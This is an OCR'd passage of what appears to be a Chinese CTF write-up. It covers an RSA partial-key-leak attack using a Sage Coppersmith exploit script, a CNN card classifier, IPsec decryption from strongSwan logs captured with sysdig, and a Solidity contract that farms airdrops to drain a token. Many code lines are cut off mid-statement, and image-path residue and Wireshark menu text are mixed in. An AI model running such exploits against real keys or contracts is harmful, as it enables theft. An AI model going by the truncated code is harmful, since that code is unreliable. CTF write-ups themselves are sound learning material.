> 回到这一章的主题，在上一章中我们对X的取值有不等式：$2^{\frac{d}{4}}M^{\frac{d}{d+1}}X^{\frac{d}{2}}<\frac{M}{\sqrt{d+1}}$，稍微还原一下是$2^{\frac{n-1}{4}}M^{\frac{d}{n}}X^{\frac{d(d+1)}{2n}}<\frac{M}{\sqrt{n}}$，所以想要增加X就有两个思路，一个是往矩阵里多加几行向量来增加格的维度n，第二个就是增大M了。【这两个方法在公式层面看起来可能不那么直观，公式还需要再变形一下，并且应该也会有一个最优解】

所以我们想让这里的临界值X变大，就需要增大格的维度。coppersmith有个参数epsilon可以用来调整格的大小。

其实还有一种说法是称coppsmith方法的参数是m和t。m和t与beta和epsilon的关系

```
m = ceil(max(beta ** 2 / epsilon, 7 * beta))
t = int((1 / beta - 1) * m)
```

```
sage.rings.polynomial.polynomial_modn_dense_ntl.small_roots(self, X=None, beta=1.0,
    epsilon=None, **kwds) #
```

sage文档上也有说明这个epsilon。epsilon越小，格的维度也就越大，临界值X也就越大，运算的时间也会越长。而且sage中small_roots的参数epsilon的精度只到0.01。增大X后再去爆破就会快很多。

Exp:

```
shift_bits = 253
PR = PolynomialRing(Zmod(N), 'x')
x=PR.gen()

for t in range(2**5):
    f = ((leak*2**5) + t)*2**(shift_bits-5) + x
    roots = f.small_roots(X=2**(shift_bits-5), beta=0.4, epsilon=0.01)
    if len(roots):
        p = int(f(x=roots[0]))
        if not N % int(p):
            q=N//p
            break

phi=(p-1)*(q-1)
d=inverse(e, phi)
chall3_secret = long_to_bytes(pow(c, d, N))
```

Misc

3ctu4_card_game

结合题目描述可知需要在10s分类ygo和ptcg卡片 并且正确率高于90%

这里使用CNN网络来进行分类

此外由于题目没有提供训练集 故需要我们自己找 这两个都是大卡牌游戏IP 卡图都是好找的

上b站搜下ptcg就可以获得 ptcg的高清卡图 ygo则可以从ygo_pro这个游戏中获得

或者可以去扒集换社小程序的api

然后服务器分发的训练集是经过旋转和噪点的

可以经过图片预处理矫正 以下是矫正的代码

```
from io import BytesIO
from os import chdir
from os.path import abspath, dirname
from zipfile import ZipFile, ZIP_DEFLATED
from typing import Generator, IO, Any
import cv2
import numpy as np
```

```
8
9  def read_images(stream: IO[bytes]):
10     with ZipFile(stream, mode="r", compression=ZIP_DEFLATED) as zipfile:
11         for name in zipfile.namelist():
12             with zipfile.open(name) as image:
13                 with BytesIO(image.read()) as buffer:
14                     yield cv2.imdecode(np.frombuffer(buffer.getvalue(), np.uint8
15
16 def main():
17     for index, image in enumerate(read_images(open("cards.zip", "rb"))):
18         gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)
19         _, binary = cv2.threshold(gray, 254, 255, cv2.THRESH_BINARY_INV)
20         kernel = cv2.getStructuringElement(cv2.MORPH_RECT, (3, 3))
21         binary = cv2.morphologyEx(binary, cv2.MORPH_OPEN, kernel)
22         binary = cv2.morphologyEx(binary, cv2.MORPH_CLOSE, kernel)
23         contours, _ = cv2.findContours(binary, cv2.RETR_EXTERNAL, cv2.CHAIN_APPR
24         contours = sorted(contours, key=cv2.contourArea, reverse=True)
25         rect = cv2.minAreaRect(contours[0])
26         width, height = rect[1]
27         if width > height:
28             width, height = height, width
29             rect = (rect[0], (width, height), rect[2] + 90)
30         box = np.float32(cv2.boxPoints(rect))
31         M = cv2.getPerspectiveTransform(box,  np.array(
32             [[0, height - 1], [0, 0], [width - 1, 0], [width - 1, height - 1]],
33         dst = cv2.warpPerspective(image, M, (int(width), int(height)))
34         cv2.imwrite(filename=f"{index}.png",img=dst)
35
36 if __name__ == "__main__":
37     main()
38
```

剩下的就是神经网络的炼丹了)

```
1  # -*- coding: utf-8 -*-
2
3  import os
4  import cv2
5  import numpy as np
6  import matplotlib.pyplot as plt
7  from sklearn.model_selection import train_test_split
8  from sklearn.metrics import confusion_matrix, classification_report
9  from keras.utils import np_utils
10 from keras.models import Sequential
11 from keras.layers import Dense, Activation, BatchNormalization, Dropout
```

```
from keras.layers import Conv2D, MaxPooling2D, GlobalAveragePooling2D
from keras.callbacks import ModelCheckpoint
from keras.callbacks import EarlyStopping

X = [] #定义图像名称
Y = [] #定义图像分类类标
Z = [] #定义图像像素

dic=["ptcg","ygo"]

for i in range(2):
    for f in os.listdir(f"C:\\Users\\Lenovo\\Desktop\\ai\\dataset\\data\\{dic[i]
        X.append(f"C:\\Users\\Lenovo\\Desktop\\ai\\dataset\\data\\{dic[i]}\\{f}"

        Y.append(i)
X = np.array(X)
Y = np.array(Y)

X_train, X_test, y_train, y_test = train_test_split(X, Y,test_size=0.3, random_s

X_train = np.array(X_train)
y_train = np.array(y_train)
X_test = np.array(X_test)
y_test = np.array(y_test)

print(len(X_train), len(X_test), len(y_train), len(y_test))

XX_train = []
for i in X_train:
    image = cv2.imread(i)
    img = cv2.resize(image,(400,300),interpolation=cv2.INTER_CUBIC)
    res = img.astype('float32')/255.0
    XX_train.append(res)

XX_test = []
for i in X_test:
    image = cv2.imread(i)
    img = cv2.resize(image,(400,300),interpolation=cv2.INTER_CUBIC)
    res = img.astype('float32')/255.0
    XX_test.append(res)

train_images_scaled =  np.array(XX_train)
test_images_scaled =  np.array(XX_test)

train_labels_encoded = np_utils.to_categorical(y_train, num_classes=2)
test_labels_encoded = np_utils.to_categorical(y_test, num_classes=2)

```


```
59 def create_model(optimizer='adam', kernel_initializer='he_normal', activation='r
60     model = Sequential()
61     model.add(Conv2D(filters=128,
62                      kernel_size=16,
63                      padding='same',
64                      input_shape=(400, 300, 3),
65                      activation=activation))
66     model.add(MaxPooling2D(pool_size=16))
67     model.add(Dropout(0.3))
68     model.add(GlobalAveragePooling2D())
69     model.add(Dense(2, activation='softmax'))
70     model.compile(loss='categorical_crossentropy',
71                   metrics=['accuracy'],
72                   optimizer=optimizer)
73     return model
74 
75 model = create_model(optimizer='Adam',
76                      kernel_initializer='uniform',
77                      activation='relu')
78 model.summary()
79 
80 def get_predicted_classes(model, data, labels=None):
81     image_predictions = model.predict(data)
82     predicted_classes = np.argmax(image_predictions, axis=1)
83     true_classes = np.argmax(labels, axis=1)
84     return predicted_classes, true_classes, image_predictions
85 
86 def get_classification_report(y_true, y_pred):
87     print(classification_report(y_true, y_pred, digits=4))
88 
89 checkpointer = ModelCheckpoint(filepath='weights-cnn.hdf5',
90                                verbose=1,
91                                save_best_only=True)
92 
93 flag = "train"
94 if flag=="train":
95     history = model.fit(train_images_scaled,
96                         train_labels_encoded,
97                         validation_data=(test_images_scaled,test_labels_encoded)
98                         epochs=15,
99                         batch_size=64,
100                        callbacks=[checkpointer])
101    print(history)
102 else:
103 
104    model.load_weights('weights-cnn.hdf5')
105    metrics = model.evaluate(test_images_scaled,
```

```
                              test_labels_encoded,
                              verbose=1)

    print("Test Accuracy: {}".format(metrics[1]))
    print("Test Loss: {}".format(metrics[0]))

    y_pred, y_true, image_predictions = get_predicted_classes(model,
                                                              test_images_scaled
                                                              test_labels_encode

    print(image_predictions)
    get_classification_report(y_true, y_pred)

```

Tunnel && Tunnel Revange

> 图片是旧版本题目的，方法是一样的

下面一堆 `TFTP` 包，直接导出对象



google 得知 scap 是 sysdig 的捕获文件，要用 sysdig 分析

然后搜索 wireshark ipsec charon 不难搜到下面类似的文章

https://www.golinuxcloud.com/wireshark-decrypt-ipsec-packets-isakmp-esp/

可以看到分析 IPSec 流量要用到日志，直接找日志

```
1 sysdig -r charon.scap -c spy_logs > logs.txt
```

这篇文章说 esp 的密钥不在日志里其实是不对的，对着 strongswan 的文档看

https://docs.strongswan.org/docs/5.9/config/logging.html#_levels_and_subsystemsgroups

Each logging message also has a source from which subsystem in the daemon the log came from:

`app`	applications other than daemons
`asn`	Low-level encoding/decoding (ASN.1, X.509 etc.)
`cfg`	Configuration management and plugins
`chd`	CHILD_SA/IPsec SA
`dmn`	Main daemon setup/cleanup/signal handling
`enc`	Packet encoding/decoding encryption/decryption operations
`esp`	libipsec library messages
`ike`	IKE_SA/ISAKMP SA
`imc`	Integrity Measurement Collector
`imv`	Integrity Measurement Verifier
`job`	Jobs queuing/processing and thread pool management
`knl`	IPsec/Networking kernel interface
`lib`	libstrongswan library messages
`mgr`	IKE_SA manager, handling synchronization for IKE_SA access
`net`	IKE network communication
`pts`	Platform Trust Service
`tls`	libtls library messages
`tnc`	Trusted Network Connect


上面所有的内容都可以被记录到日志中，理论上只需要打开 chd、enc、esp、ike 这题就能做了，但是~~因为懒~~为了增加难度所以出题时的配置是全开了

关于如何搜索日志这里提供一些思路：


1、原文章中提到 ip xfrm state 这个命令，所以可以搜索 xfrm


2、从 wireshark 可以看到，第二阶段 (Quick Mode) 采用的是 esp 协议，SPI 是 `0xcefea138`，所以可以搜索 quick 、esp 和 0xcefea138

不难找到下面的地方 (selecting proposal 就是选择加密算法和验证算法)




对着修改 wireshark 配置



Wireshark · 首选项
Name Resolution
Protocols
29West
2dparityfec
3GPP2 A11
5GLI
6LoWPAN
802.11 Radio
802.11 Radi...
9P
A-bis OML
A21
AC DR
ACAP
ACN
ACR 122
ACtrace
ADB
ADB CS
Protocols
Display hidden protocol items
Display byte fields with a space character between bytes
Look for incomplete dissectors
Enable stricter conversation tracking heuristics
OK
Cancel
Help


Wireshark · 首选项
ELF
ENIP
ENRP
ENTTEC
EPL
EPMD
ERF
Ericsson GS...
ErlDP
ESG Bootstr...
ESP
ESS
ETAG
Etch
ETHERCAT
Ethernet
EVRC
EVS
Encapsulating Security Payload
Attempt to detect/decode NULL encrypted ESP payloads
Check sequence numbers of ESP frames
Attempt to detect/decode encrypted ESP payloads
Attempt to Check ESP Authentication
ESP SAs
Edit···
OK
Cancel
Help

填写上面找到的参数



保存，回去看 esp



Blockchain

VidarToken

```
contract miniHacker {
    VidarToken public victim;
    constructor(address _victim) {
        victim = VidarToken(_victim);
        victim.airdrop();
        victim.transfer(msg.sender, 10);
        selfdestruct(payable(msg.sender));
    }

}
contract attack {
    VidarToken public victim;
    constructor(address _addr){
        victim = VidarToken(_addr);
    }

    function Hack () public {
        for (uint i = 0; i < 60; i++) {
```

```
19              new miniHacker(address(victim));
20          }
21          victim.solve();
22      }
23  }
```

不小心非预期了，手工一个个转账也是可以的，但是我更想让大家一笔交易内完成，应该把目标设的更大的。

IoT

